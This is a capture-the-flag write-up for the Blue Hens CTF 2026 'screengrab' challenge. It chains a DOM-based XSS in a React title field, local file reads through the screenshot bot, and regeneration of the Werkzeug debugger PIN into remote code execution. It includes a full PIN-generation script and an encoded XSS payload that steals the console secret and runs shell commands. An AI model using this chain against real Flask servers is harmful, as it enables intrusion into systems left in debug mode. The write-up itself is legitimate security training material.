

screengrab (Blue Hens CTF 2026)

Description:

screenshot as a service

Table of contents

- [I. Overview](#)
 - [II. Source code analysis](#)
 - [III. Vulnerability analysis](#)
 - [IV. Exploitation](#)
 - [V. Attack flow](#)
-

I. Overview

The webapp receives URL from user and print screenshot of the page that the URL points to.

The problem lies in `Debug=True` feature is turned on and there is XSS vulnerability in title which can trick bot to leak local file, resulting in RCE via `/console` service. Abuse RCE to read flag on server.

II. Source code analysis

The code base of this challenge is pretty small, easy to read, including mainly: `app.py` for the backend and `App.js` for the frontend.

Backend:

- `/`: return main page
- `/api/data`: return json data `{'message': 'Hello from Flask!'}` to beautify the page (it's just that, no more =)))
- `/api/screenshot`: this endpoint receives a param from url named `url` and take screenshot of that page.

```
@app.route('/api/screenshot')
def screenshot():
    url = request.args.get('url')
    if not url:
        return "URL parameter is missing", 400

    with sync_playwright() as p:
        # browser = p.chromium.launch(headless=True, args=["--no-sandbox"])
        browser = p.chromium.launch(headless=True, args=["--no-sandbox", "--disable-dev-shm-usage", "--disable-gpu", "--single-process",
        '--disable-extensions',
        '--disable-background-networking',
        '--disable-sync',
        '--disable-default-apps',
        '--disable-translate',
        '--no-first-run',
        '--disable-features=TranslateUI',
        '--js-flags=--max-old-space-size=512',])
        page = browser.new_page()
        try:
            page.goto(url)
            page.wait_for_load_state('domcontentloaded')
            page.wait_for_timeout(1337)
            screenshot_bytes = page.screenshot()
            return send_file(io.BytesIO(screenshot_bytes), mimetype='image/png')
        except Exception as e:
            return str(e), 500
    finally:
        browser.close()
```

get url from param

go to the directed page
wait for 1,337 sec
take screenshot

And the dev turn on `debug=True`:

```
if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=1337)
```

Frontend:

ScreenGrab: 📷 Screenshot as a Service

Capture and view screenshots of your favorite websites!

Hello from Flask!

Create a New Screenshot

```

1  screen-grab > app > frontend > src > JS App.js > App
2  import React, { useEffect, useState } from 'react';
3  import './App.css';
4
5  function App() {
6    const [post, setPost] = useState(null);
7    const [message, setMessage] = useState('');
8
9    useEffect(() => {
10     fetch('/api/data')
11     .then(res => res.json())
12     .then(data => setMessage(data.message))
13     .catch(err => console.error("Error fetching data:", err));
14
15     const urlParams = new URLSearchParams(window.location.search);
16     const title = urlParams.get('title');
17     const url = urlParams.get('url');
18
19     if (title && url) {
20       setPost({
21         title: title,
22         screenshotUrl: `/api/screenshot?url=${encodeURIComponent(url)}&title=${encodeURIComponent(title)}`;
23       });
24     }
25   }, []);
26
27   return (
28     <div className="App">
29       <div className="header">
30         <h1>Screenshot as a Service</h1>
31         <p>Capture and view screenshots of your favorite websites!</p>
32         <p><i>{message}</i></p>
33       </div>
34
35       <div className="screenshot-form">
36         <h2>Create a New Screenshot</h2>
37         <form action="/" method="get">
38           <div className="form-group">
39             <input type="text" name="title" placeholder="Title" required />
40           </div>
41           <div className="form-group">
42             <input type="url" name="url" placeholder="https://example.com" required />
43           </div>
44           <button type="submit" className="screenshot-button">Get Screenshot</button>
45         </form>
46       </div>
47
48       <div className="post-container">
49         <div className="post-title">
50           <h2 class="post-title" dangerouslySetInnerHTML={{ __html: post.title }}></h2>
51           <img src={post.screenshotUrl} alt="Website screenshot" className="post-screenshot" />
52         </div>
53       </div>
54     </div>
55   );
56 }
57


```

The screenshot of code above explains it all.

III. Vulnerability analysis

1. DOM-based XSS

We see that the title is updated with value originating from URL params without sanitization/validation `<h2 className="post-title" dangerouslySetInnerHTML={{ __html: post.title }}></h2>`. As the variable name suggests, this is a sink of DOM-based XSS. Inside `__html`, though it doesn't run `<script>` tag, it still allows Event Handler to execute. For example: `onerror`, `onload`, `onmouseover`,...




2. Debug Mode Enabled in Flask/Werkzeug

Enable Debug assists developers a lot in troubleshoot the problem on server-side from website interface via endpoint `/console` or when error/exceptions occurs, instead of `Internal Server Error`, we'll get details errors from the server and traceback too.

Being aware of the danger, Werkzeug developers have some prevention:

- **Trusted Host Limitation:** console onyl accepts request from `localhost`, or `127.0.0.1`
- **SECRET Token:** anti-CSRF, the SECRET is embedded in the html content which 20-char long and randomly generated. Dev must include it as param `s` in the URL as he/she wants to use `/console`
- **Debugger PIN (pinauth):** the password protected the console. It is not randomly created but based on some algorithm with some specific inputs coming from the config of the running machine.




Read more [here](#). However, turning debug on also opens an attack vector, make it possible for hacker to somehow steal the PIN and control the console enabling them to get RCE on the server.

IV. Exploitation

We know that the webapp is vulnerable to XSS. On server-side, there also lacks of validation of received URL, in which we can trick bot to visit local file instead of URL.

PoC:



We can confirm that from DOM-based XSS, we can scale it to **Local File Inclusion (LFI)**

Search for related document and attacks, I found [this](#) which instructs us how to get necessary information to recreate **Werkzeug PIN**, the post also provides algorithm to generate the PIN.


We need 6 values (6 infinity stones =)))))))))

1. Username of account running the app (Read the Dockerfile we get it `user`)
2. Module name (Usually `flask.app`)
3. Class name (Usually `Flask`) `app = Flask(__name__, static_folder='static', static_url_path='/')`
4. Absolute path to `app.py` file on the server
5. MAC address of network card on the server (in decimal)
6. Machine ID (Characteristic ID of Linux server)

The first 4 values can be determined on our local server and config file. The 4th is `/usr/local/lib/python3.12/site-packages/flask/app.py` (Because if the challenge is built from the same Dockerfile, these package should remain the same)

For the last 2 values, we must exploit LFI to read.

According to the post, MAC address is at `/sys/class/net/eth0/address`, get the address and convert to decimal format to `261805960782894`



And the machine id is at `/etc/machine-id` => `186d16078e564464a35d35001079d92d`

ScreenGrab: 📷 Screenshot as a Service

Capture and view screenshots of your favorite websites!

Hello from Flask!

Create a New Screenshot

Title **Machine ID**

https://example.com **file:///etc/machine-id**

Get Screenshot

Machine ID

186d16078e564464a35d35001079d92d

Download file generating PIN from hacktrick, replace recently found values. File [here](#)

```
import hashlib
from itertools import chain
probably_public_bits = [
    'user', # username
    'flask.app', # modname
    'Flask', # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.12/site-packages/flask/app.py' # getattr(mod,
    '__file__', None),
]

private_bits = [
    '261805960782894', # str(uuid.getnode()), /sys/class/net/eth0/address
    '186d16078e564464a35d35001079d92d' # get_machine_id(), /etc/machine-id
]

# h = hashlib.md5() # Changed in
https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
```

```
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]


num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                           for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

The PIN is 995-918-430

Accessing directly `/console` is prohibited, so I will have the bot to access (because its origin is from 127.0.0.1).



Bad Request

The browser (or proxy) sent a request that this server could not understand.

For the secret, the bot gets XSS will read the html content upon request for `/console`, extract the **SECRET** in there.

Finally, I use XSS to get RCE on server, read flag and write out to the page. Let the bot take screenshot and return the pic to us.

For your question, all params can be found here, in [source code](#)


```

224 class DebuggedApplication:
535     def __call__(
540         # form data; otherwise the application won't have access to that data
541         # any more!
542         request = Request(environ)
543         response = self.debug_application
544         if request.args.get("__debugger__") == "yes":
545             cmd = request.args.get("cmd")
546             arg = request.args.get("f")
547             secret = request.args.get("s")
548             frame = self.frames.get(request.args.get("frm", type=int)) # type: ignore
549             if cmd == "resource" and arg:
550                 response = self.get_resource(request, arg) # type: ignore
551             elif cmd == "pinauth" and secret == self.secret:
552                 response = self.pin_auth(request) # type: ignore
553             elif cmd == "printpin" and secret == self.secret:
554                 response = self.log_pin_request(request) # type: ignore
555             elif (
556                 self.evalcx
557                 and cmd is not None
558                 and frame is not None
559                 and self.secret == secret
560                 and self.check_pin_trust(environ)
561             ):
562                 response = self.execute_command(request, cmd, frame) # type: ignore
563         elif (
564             self.evalcx

```

param __debugger__=yes

necessary params is cmd (cmd), secret (s) and frame (frm)

for the request submit PIN code and SECRET

for the request get RCE

Payload gen link:

```

import base64
from urllib.parse import quote

PIN = "995-918-430"

def exploit():
    # The JavaScript payload that will execute inside the headless browser
    js_payload = f"""
(())=>{{
    // Request 1: Read secret
    var x = new XMLHttpRequest();
    x.open('GET', 'http://127.0.0.1:1337/console', false);
    x.send();
    var s = x.responseText.match(/SECRET = "(.*?)"/)[1];

    // Request 2: Submit PIN
    var y = new XMLHttpRequest();
    y.open('GET', 'http://127.0.0.1:1337/console?__debugger__=yes&cmd=pinauth&pin={PIN}&s='+s, false);
    y.send();

    // Request 3: Run RCE to read flag
    var cmd =
encodeURIComponent("__import__('os').popen('/app/read_flag').read()");
    var z = new XMLHttpRequest();
    z.open('GET', 'http://127.0.0.1:1337/console?__debugger__=yes&cmd='+cmd+'&frm=0&s='+s, false);

```

```

z.send();

// Write flag onto the page, wait for bot to capture screen
document.body.innerHTML = '<h1 style="color:red; font-size:50px;">' +
z.responseText + '</h1>';
}})()
"""

# Encode the JavaScript cleanly to Base64
b64_js = base64.b64encode(js_payload.encode()).decode()
xss_payload = f"<img src=x onerror=eval(atob('{b64_js}'))>"

# Construct the internal target URL with the dummy url parameter to satisfy
React
encoded_xss = quote(xss_payload)
internal_target = f"http://127.0.0.1:1337/?title=
{encoded_xss}&url=about:blank"
print(f"[*] Firing exploit...")
print(f"[*] Internal Target: {internal_target}")

if __name__ == "__main__":
    exploit()

```

Run script, get the link and send it to server.

ScreenGrab: 📷 Screenshot as a Service

Capture and view screenshots of your favorite websites!

Hello from Flask!

Create a New Screenshot


flag below (hopefully)

```

>>> __import__('os').popen('/app/read_flag').read()
'UDCTF{f1l3_r3Ad_2_rCe_vi4_f1ask_d3bug_m0d3}\n'

```

V. Attack flow



Flag: **UDCTF{f1l3_r3Ad_2_rCe_vi4_f1ask_d3bug_m0d3}**